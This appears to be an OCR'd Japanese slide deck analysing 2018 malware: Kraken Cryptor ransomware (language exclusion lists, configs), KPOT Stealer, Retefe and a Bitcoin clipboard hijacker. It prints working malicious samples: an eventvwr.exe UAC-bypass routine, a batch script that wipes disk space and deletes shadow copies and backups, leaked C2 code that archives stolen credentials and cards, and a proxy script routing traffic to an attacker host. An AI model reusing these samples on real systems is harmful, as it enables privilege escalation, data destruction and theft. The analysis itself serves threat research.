.text:00405539    call    ds:lstrcmpiW
```

```
Portuguese_Standard     816
Romanian                418
Russian                 419
Sanskrit                044f
```

UIの言語設定の取得

- v4以降に追加
  - UIの言語設定を確認して、該当する場合は暗号化しない


```
text:004053C4                   add     cl, ch
text:004053C6                   mov     dword ptr [ebp-4Ch], 419h
text:004053CD                   mov     dword ptr [ebp-48h], 422h
text:004053D4                   mov     dword ptr [ebp-44h], 423h
text:004053DB                   mov     dword ptr [ebp-40h], 428h
text:004053E2                   mov     dword ptr [ebp-3Ch], 42Bh
text:004053E9                   mov     dword ptr [ebp-38h], 42Ch
text:004053F0                   mov     dword ptr [ebp-34h], 437h
text:004053F7                   mov     dword ptr [ebp-30h], 43Fh
text:004053FE                   mov     dword ptr [ebp-2Ch], 440h
text:00405405                   mov     dword ptr [ebp-28h], 442h
text:0040540C                   mov     dword ptr [ebp-24h], 443h
text:00405413                   mov     dword ptr [ebp-20h], 444h
text:0040541A                   mov     dword ptr [ebp-1Ch], 818h
text:00405421                   mov     dword ptr [ebp-18h], 819h
text:00405428                   mov     dword ptr [ebp-14h], 82Ch
text:0040542F                   mov     dword ptr [ebp-10h], 843h
text:00405436                   call    ds:GetUserDefaultUILanguage
text:0040543C                   movzx   eax, ax
text:0040543F                   mov     [ebp-8], eax
text:00405442                   call    ds:GetSystemDefaultUILanguage
text:00405448                   movzx   eax, ax
```

- ロシア語（0x419）
- ウクライナ語（0x422）
- ベラルーシ語（0x423）
- タジク語（0x428）
- アルメニア語（0x42B）
- アゼルバイジャン語（0x42C / 0x82C）
- グルジア語（0x437）
- カザフスタン（0x43F）
- キルギス語（0x440）
- トルクメン語（0x442）
- タタール語（0x444）
- ルーマニア語（0x818）
- モルドバ語（0x819）
- ウズベキスタン語（0x843）


Kraken Cryptor

- 今年8月下旬に登場したランサムウェア
- Fallout経由で拡散
- ransomware-as-a-service (RaaS)
- .NET Frameworkで実装され、難読化されている

v1.6




v2.2



Kraken Cryptorの対象地域

10/21にKrakenの作者によって公開された
被害の割合



Pakistan	28	21 (4%)
Bangladesh	22	19 (4%)
Korea, Republic of	35	19 (4%)
Romania	29	18 (3%)
United States	30	15 (3%)
Malaysia	19	15 (3%)
Mexico	24	14 (3%)
Italy	24	13 (3%)
Argentina	18	13 (3%)
Spain	18	11 (2%)
Poland	18	10 (2%)
Hungary	14	10 (2%)
Saudi Arabia	13	10 (2%)
Japan	25	10 (2%)
United Kingdom	16	9 (2%)
Netherlands	14	8 (2%)
United Arab Emirat..	12	8 (2%)
Germany	16	7 (2%)
Indonesia	8	7 (2%)
Peru	10	6 (1%)
Iraq	9	6 (1%)
Myanmar	9	6 (1%)
Serbia	6	6 (1%)
Jordan	7	5 (1%)
France	7	5 (1%)

引用元：https://securingtomorrow.mcafee.com/mcafee-labs/fallout-exploit-kit-releases-the-kraken-ransomware-on-its-victims/

旧ソ連圏諸国を除外

```
    ],
    "countries": [
      "am",
      "az",
      "by",
      "ee",
      "ge",
      "kg",
      "kz",
      "ir",
      "lt",
      "lv",
      "md",
      "ru",
      "sy",
      "tj",
      "tm",
      "ua",
      "uz"
    ],
    "languages": [
      1058,
      1059,
      1061,
      1062,
      1063,
      1064,
      1065,
      1067,
      1068,
      1079,
      1087,
      1088,
      1090,
      1091,
      1092,
      10241
    ],
```

アルメニア
アゼルバイジャン
ベラルーシ
エストニア
ジョージア
イラン
カザフスタン
キルギス
ラトビア
リトアニア
モルドバ
ロシア
タジキスタン
トルクメニスタン
ウクライナ
ウズベキスタン

eventvwr.exeを利用したUAC回避

- V1.6のローダーで使用
- eventvwr.exeは実行時に以下のレジストリに登録されたパスのファイルを管理者権限で実行する

```
// Token: 0x06000002 RID: 2 RVA: 0x00002128 File Offset: 0x00000328
public static bool UAC(string executablePath)
{
    bool result;
    try
    {
        Registry.CurrentUser.CreateSubKey("SOFTWARE¥¥Classes¥¥mscfile¥¥shell¥¥open¥¥command").SetValue("", executablePath);
        Registry.CurrentUser.CreateSubKey("SOFTWARE¥¥Microsoft¥¥Windows¥¥CurrentVersion¥¥Run").SetValue("Payload", executablePath);
        Process.Start("eventvwr.exe");
        result = true;
    }
    catch
    {
        result = false;
    }
    return result;
}
```

SDeleteを使った削除

- バッチの実行

Command Line:

```
"C:\Windows\System32\cmd.exe" /C cd C:\ProgramData\ && release.bat
```

```
:: [Version 1.6]

REM [Echo OFF]
@echo off

REM [Microsoft Sysinternals Eula Accepted]
REG ADD "HKEY_CURRENT_USER\Software\Sysinternals\SDelete"
REG ADD "HKEY_CURRENT_USER\Software\Sysinternals\SDelete" /v EulaAccepted /t REG_DWORD /d 1 /f

REM [Wipe Drives Free Space]
cmd.exe /c C:\ProgramData\sdelete.exe -c -z C:

REM [Start SYSTEM Shutdown Timer]
shutdown /S /F /T 300 /C "Unexpected shutdown due to maintenance break."

REM [Disable Safe Boot]
bcdedit /set {default} recoveryenabled No
bcdedit /set {default} bootstatuspolicy ignoreallfailures

REM [Delete Backups]
wbadmin DELETE SYSTEMSTATEBACKUP -keepVersions:0
wmic SHADOWCOPY DELETE
vssadmin delete shadows /All

REM [Delete Temp Files]
del C:\ProgramData\sdelete.exe
del C:\ProgramData\release.bat
```

config

- v1.6

```
{
   "project":{
      "name":"Kraken Cryptor",
      "version":1.6,
      "comment":""
   },
   "module":{
      "anti_forensic":false,
      "anti_revere":true,
      "anti_virtual": false,
      "anti_smb":false,
      "anti_rdp":false,
      "country_check":true,
      "keyboard_check":true,
      "registry_check":true,
      "fix_device":true,
      "network_device":true,
      "flash_device":true,
      "extension_bypass":true,
      "rapid_mode":true
   },
  "core": {
    "public_key": "2kHjgBUx6QQSkwRnLs5c/AdbjroDU4j5AanCabrpjBLnKCWGKwmlWQZR/
      RcCRF5KyAfMmPIks1JYEvh9bMh1Mv1CvbofBi4/HAttuictsmiVSRvMxRNDw3U29WOLi/
      PoSOYfBPUvHP58BhLTt3G5/AikhhHmf4FGtigUEkq5n/u6OZh0362s2nY1EvOqEx
      +d45oDnYaoMIlihrcxtho7uqbu1sZPsgezzyEBl7f2BKOjXxD4ML8Cpwv69EHH
      +3tgt2gn9ys921NI3d3gjI8Z+GRSYnKNx1qRCoiCPQqL6MjUHEEOXkMOWITh/
      CacwQDMEEn2SlxDDisLvybdjw9y1Q==",
```


config

- v2.2

```
{
  "project": {
    "name": "Kraken Cryptor",
    "version": "2.2",
    "partner": ""
  },
  "module": {
    "master": {
      "anti": {
        "security": true,
        "forensic": true,
        "revere": true,
        "virtual": true
      },
      "check": {
        "country": true,
        "keyboard": true,
        "registry": true
      },
      "encryption": {
        "fix_device": true,
        "network_device": true,
        "flash_device": false,
        "extension_bypass": true
      },
      "mode": {
        "rapid": true
      }
    },
    "slave": {
      "sync": false,
      "txt_note": false,
      "html_note": true
    }
  },
  "core": {
    "public_key": "2kHjgBUx6QQSkwRnLs5c/AdbjroDU4j5AanCabrpjBLnKCWGKwmlWQZR/
      RcCRF5KyAfMmPIks1JYEvh9bMh1Mv1CvbofBi4/HAttuictsmiVSRvMxRNDw3U29WOLi/
      PoSOYfBPUvHP58BhLTt3G5/AikhhHmf4FGtigUEkq5n/u6OZhO362s2nY1EvOqEx
      +d45oDnYaoMIlihrcxtho7uqbu1sZPsgezzyEBl7f2BKOjXxD4ML8Cpwv69EHH
      +3tgt2gn9ys921NI3d3gjI8Z+GRSYnKNx1qRCoiCPQqL6MjUHEEOXkMOWITh/
      CacwQDMEEn2SlxDDisLvybdjw9y1Q==",
    "support_email": "epiphelp@mamaware.net"
```


KPOT Stealer

- 2018年8月頃に見つかったInformation stealer



KPOT panel

- C2パネルのソースコードがリークしている



https://github.com/prsecurity/KPOT-Admin-C2-Source-Code

KPOTの収集する情報

- configで制御可能
  - 端末情報、ブラウザ、ビデオチャットなどの保存されたデータ

```
if ($ftp_accs) $res_archive->addFromString('ftp.txt', $ftp_accs);
if ($jabber_accs) $res_archive->addFromString('jabber.txt', $jabber_accs);
if ($vpn_accs) $res_archive->addFromString('vpn.txt', $vpn_accs);
if ($passwords) $res_archive->addFromString('passwords.txt', $passwords);
if ($skype_msgs) $res_archive->addFromString('skype.txt', $skype_msgs);
if ($cred_data = separateData($cred_start, $cred_end)) $res_archive->addFromString('credent
if ($cookies = separateData($cookie_start, $cookie_end)) $res_archive->addFromString('winin
if ($autofill) $res_archive->addFromString('autofill.txt', $autofill);
if ($cred_cards) $res_archive->addFromString('cc.txt', $cred_cards);
if ($sysinfo = separateData($sysinfo_start, $sysinfo_end))
{
    $windows_name = explode("\r\n", $sysinfo)[0];
    $pc_name = explode('PC:  ', $sysinfo)[1];
    $pc_name = explode("\r\n", $pc_name)[0];
    $user_name = explode('User:  ', $sysinfo)[1];
    $user_name = explode("\r\n", $user_name)[0];
    $res_archive->addFromString('sysInfo.txt', $sysinfo);
```

config.txt × gate.php

```
1   [cfg]
2   telegram = 1
3   discord = 1
4   battlenet = 1
5   chromium = 1
6   mozilla = 1
7   iexplore = 1
8   wininetCookies = 1
9   crypto = 1
10  credentials = 1
11  steam = 1
12  jabber = 1
13  ftp = 1
14  skype = 1
15  screenshot = 1
16  selfDelete = 1
```

Retefe


- Info Stealer
- プロキシ設定を追加する
  - C:¥Users¥user¥AppData¥Roaming¥Mozilla¥Firefox¥Profilesの prefs.js

```
113  user_pref("network.proxy.autoconfig_url", "http://ourwebpanel.xyz/corporate2/index.php?id=260D7D2E320E9C4D");
```

```
function FindProxyForURL(url, host)(var proxy = "SOCKS5 coughsmoggyspark.co:5555;";
  var hosts = new Array('blockchain.info', 'blockchain.com', '*twitter.com*', '*google.*');
  for (var i = 0; i < hosts.length; {
     if (shExpMatch(host, hosts[i])) {
       return proxy
     }
   }
   return "DIRECT")
```


Clipboard Hijacker


- クリップボードにビットコインのアドレスがコピーされると攻撃者の用意したアドレスに置き換える
- AddClipboardFormatListener を使ってクリップボードの変化を監視
- ビットコインのアドレスとして validなら置換する




Clipboard Hijacker

- リソース領域にエンコードしたアドレスを保持







まとめ

まとめ

- 新たなExploit Kitの登場
  - Underminer Exploit Kit
    - 公開鍵と独自のマルウェア
  - Fallout Exploit Kit
    - 特徴のないURL
- 新たな脆弱性の悪用
  - CVE-2018-4878、8174、8373、15982
- 日本を標的とした攻撃キャンペーン
  - PseudoGate
    - Ramnit、AZORult、Panda Banker、Osiris
  - HookAds
    - Kraken Cryptor、GlobeImposter、GandCrab

まとめ

- **ロシア語を中心としたフォーラムで宣伝、販売**
  - リサーチャーに対するメッセージ
  - ソースコード内のコメント
- **言語設定による感染の有無**
  - ロシア語圏、旧ソ連圏諸国を対象外とする
- **種類は減ったがランサムウェアの開発、感染は活発**
  - 特にGandCrab
- **明示的に日本を対象としたマルウェアも多数存在する**
  - Banking Trojan
- **マイナーは下半期は下火、しかし仮想通貨が狙われなくなったわけではない**
- **必要な解析環境**
  - 日本を対象とした攻撃の解析には日本語環境や日本のIPの環境が必要となる
  - パブリックなサンドボックス解析を検知し、挙動を変更

Any Questions?